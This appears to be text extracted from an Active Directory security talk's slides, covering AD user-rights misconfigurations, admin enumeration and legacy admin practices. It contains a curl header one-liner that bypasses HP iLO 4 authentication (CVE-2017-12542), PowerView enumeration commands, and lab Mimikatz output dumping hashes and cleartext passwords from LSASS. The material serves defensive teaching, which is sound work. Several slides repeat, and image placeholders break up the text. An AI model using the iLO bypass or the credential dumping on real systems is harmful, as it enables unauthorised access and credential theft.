The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

<https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-ilo4-servers-with-29-a-characters/>

# HP iLO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 in August last year, in iLO 4 firmware version 2.54.

The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

<https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-ilo4-servers-with-29-a-characters/>

```
curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```




# HP iLO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 in August last year, in iLO 4 firmware version 2.54.

The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

<https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-ilo4-servers-with-29-a-characters/>



```
curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

# Allow Log On Locally + RDP Logon = DC Fun!

## Allow Log On Locally

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- Server Tier 3

## Allow Log On Through Terminal Services

- Administrators
- Server Tier 3

Sean Metcalf | @PyroTek3 | sean@adsecurity.org

Allow log on locally

TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators

Allow log on through Terminal Services

TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

# Allow Log On Locally + RDP Logon = DC Fun!

## Allow Log On Locally

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- **Server Tier 3**

## Allow Log On Through Terminal Services

- Administrators
- **Server Tier 3**

Sean Metcalf | @PyroTek3 | sean@adsecurity.org

Allow log on locally

TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators

Allow log on through Terminal Services

TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

# Allow Log On Locally + RDP Logon = DC Fun!

```
PS C:\> Get-NetGroupMember 'Server Tier 3'
```

```
GroupDomain : trimarcresearch.com
GroupName   : Server Tier 3
MemberDomain : trimarcresearch.com
MemberName  : Eddie
MemberSID   : S-1-5-21-3059099413-3826416028-81522354-1601
IsGroup     : False
MemberDN    : CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

# Manage Auditing & Security Log

## Default Groups:

- Administrators
- [Exchange]

## Additional Groups:

- *Lab Admins*

Anyone with the **Manage auditing and security log** user right can clear the Security log to erase important evidence of unauthorized activity.



# Enable Computer & User Accounts to be Trusted for Delegation

- Administrators
- *Lab Admins*
- *Server Tier 3*

Misuse of the **Enable computer and user accounts to be trusted for delegation** user right could allow unauthorized users to impersonate other users on the network. An attacker could exploit this privilege to gain access to network resources and make it difficult to determine what has happened after a security incident.

*\* The user or machine object that is granted this right must have write access to the account control flags.*

Enable computer and user accounts to be trusted for delegation




Server Tier 3, Lab Admins, BUILTIN\Administrators

# Identifying Admin Restrictions

```
PS C:\> Get-NetGroupMember 'Domain Admins' -Recurse | `
% { get-aduser $_.membersid -prop samaccountname,logonhours,logonworkstations,passwordlastset } | `
select samaccountname,logonhours,logonworkstations,passwordlastset | `
Format-table -auto
```

| samaccountname | logonhours              | logonworkstations                      | passwordlastset       |
|----------------|-------------------------|--|-----------------------|
| -----          | -----                   | -----                                  | -----                 |
| Sean           |                         |  | 7/8/2018 4:35:24 PM   |
| lukeskywalker  | {0, 0, 0, 0...}         | trddc01                                | 5/23/2018 10:29:41 PM |
| Administrator  |                         |  | 8/2/2018 11:16:12 PM  |
| TStark         | {0, 0, 0, 0...}         |  | 5/17/2018 10:56:46 PM |
| JonSnow        |                         | ADADMINWRK01,ADADMINWRK02,ADADMINWRK03 | 5/17/2018 10:55:52 PM |
| SecScan        |                         |  | 5/17/2018 12:15:03 AM |
| trimarcadmin   | {255, 255, 255, 255...} |  | 8/6/2018 12:07:15 AM  |

# The Evolution of Administration



# Where We Were

- In the beginning, there were admins everywhere.
- Sometimes, user accounts were Domain Admins.
- Every local Administrator account has the same name & password.
- Some environments had almost as many Domain Admins as users.





# Where We Were

This resulted in a target rich environment with multiple paths to exploit.



*Traditional methods of administration are trivial to attack and compromise due to admin credentials being available on the workstation.*



# Where We Were:

## “Old School Admin Methods”

- Logon to workstation as an admin
  - Credentials in LSASS.
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers")
  - Credentials in LSASS.
- RDP to Domain Controllers or Admin Servers to manage them
  - Credentials in LSASS on remote server.

```
minikatz(commandline) # sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 5088494 (00000000:004da4ee)
```

```
Session : Interactive from 2
```

```
User Name : hansolo
```

```
Domain : ADSECLAB
```

```
SID : S-1-5-21-1473643419-774954089-2222329127-1107
```

```
msv :
```

```
[00000003] Primary
```

```
* Username : HanSolo
```

```
* Domain : ADSECLAB
```

```
* LM : 6ce8de51bc4919e01987a75d0bbd375a
```

```
* NTLM : 269c0c63a623b2e062dfd861c9b82818
```

```
* SHA1 : 660dd1fe6bb94f321fbdd58bfc19a4189228b2bb
```

```
tspkg :
```

```
* Username : HanSolo
```

```
* Domain : ADSECLAB
```

```
* Password : Falcon99!
```

```
wdigest :
```

```
* Username : HanSolo
```

```
* Domain : ADSECLAB
```

```
* Password : Falcon99!
```

```
kerberos :
```

```
* Username : HanSolo
```

```
* Domain : LAB.ADSECURITY.ORG
```

```
* Password : Falcon99!
```

```
ssp :
```

```
credman :
```

```
Authentication Id : 0 ; 5088464 (00000000:004da4d0)
```

```
Session : Interactive from 2
```

```
User Name : hansolo
```

```
Domain : ADSECLAB
```

```
SID : S-1-5-21-1473643419-774954089-2222329127-1107
```

```
msv :
```



```
[00000003] Primary
```

```
* Username : HanSolo
```



```
* Domain : ADSECLAB
```

```
* LM : 6ce8de51bc4919e01987a75d0bbd375a
```

# Where Are We Now: Newer "Secure" Admin Methods




# Where Are We Now: Newer "Secure" Admin Methods



